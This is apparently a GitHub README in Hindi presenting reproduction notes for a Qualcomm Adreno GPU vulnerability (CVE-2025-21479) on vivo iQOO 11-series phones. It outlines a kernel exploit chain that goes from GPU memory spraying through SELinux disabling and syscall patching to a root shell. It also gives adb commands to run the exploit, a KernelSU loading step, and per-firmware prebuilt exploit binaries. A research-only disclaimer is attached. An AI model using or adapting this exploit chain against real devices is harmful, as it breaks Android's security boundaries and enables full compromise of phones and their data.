 xianwan1314/cve-2025-21479-iqoo11pro
CVE-2025-21479 (Qualcomm Adreno GPU) vivo iQOO 11 Pro (PD2254) के लिए पुनरुत्पादन नोट्स - अधिकृत शोध

| आइटम | मान |
|---|---|
| डिवाइस | vivo iQOO 11 Pro (PD2254 / V2254A) |
| सिस्टम | Android 15, PD2254B_A_15.2.12.2.W10 |
| कर्नेल | 5.15.178-g3dc7c01077b8-dirty |
| SoC | Snapdragon 8 Gen 2 (SM8550 / kalama) |
| GPU | Adreno 740, OpenGL ES 3.2 [email protected] |
वर्तमान विधि की सीमाओं के कारण, रनटाइम पर kallsyms निकालना लागू नहीं किया गया है, इसलिए ऊपर दिए गए तीन संस्करणों के अलावा, अन्य संस्करण सैद्धांतिक रूप से अनुकूल नहीं हैं


GPU spray (SMMU पेज टेबल हाइजैक, 27 उम्मीदवार भौतिक पते)
  → मनमाना भौतिक मेमोरी पढ़ना/लिखना
  → SELinux enforcing → permissive (भौतिक रूप से selinux_state लिखें)
  → patch __arm64_sys_vhangup (syscall #58, Android द्वारा कभी नहीं कहा जाता)
      GPU सीधे 96 बाइट stub लिखता है (commit_creds(prepare_kernel_cred(NULL)))
  → fork चाइल्ड प्रक्रिया → syscall(58) → uid=0
  → setexeccon: /proc/self/attr/exec = "u:r:shell:s0" लिखें
  → exec root shell (uid=0, डोमेन = u:r:shell:s0)
चलाएँ:
adb push exploit /data/local/tmp/exploit
adb shell
chmod 755 /data/local/tmp/exploit
cd /data/local/tmp && ./exploit
Root अनुमति प्रबंधन:
find /data/app -type d | grep resukisu
/data/app/***/***/lib/arm64/libksud.so insmod kernelsu.ko
यह परियोजना केवल सुरक्षा अनुसंधान और सीखने के उद्देश्यों के लिए है, कृपया केवल अपने स्वयं के डिवाइस पर परीक्षण करें। उपयोगकर्ता को इस परियोजना के उपयोग से होने वाले सभी परिणामों की जिम्मेदारी स्वयं लेनी होगी, जिसमें डिवाइस क्षति, डेटा हानि आदि शामिल हैं लेकिन इन्हीं तक सीमित नहीं हैं। कृपया इस परियोजना का उपयोग किसी भी अवैध उद्देश्य के लिए न करें।
| मॉडल | फ़र्मवेयर | कर्नेल | बाइनरी |
|---|
| iQOO 11 Pro (PD2254) | PD2254B_A_15.2.12.2.W10 | 5.15.178-g3dc7c01077b8-dirty | exploit_11pro |
| iQOO 11s (PD2304) | PD2304B_A_15.2.12.1.W10 | 5.15.178-g844f85161cd7-dirty | exploit_11s |
| iQOO 11 (PD2243) | PD2243B_A_15.2.16.1.W10 | 5.15.178-g0ae61da50a34-dirty | exploit_11 |
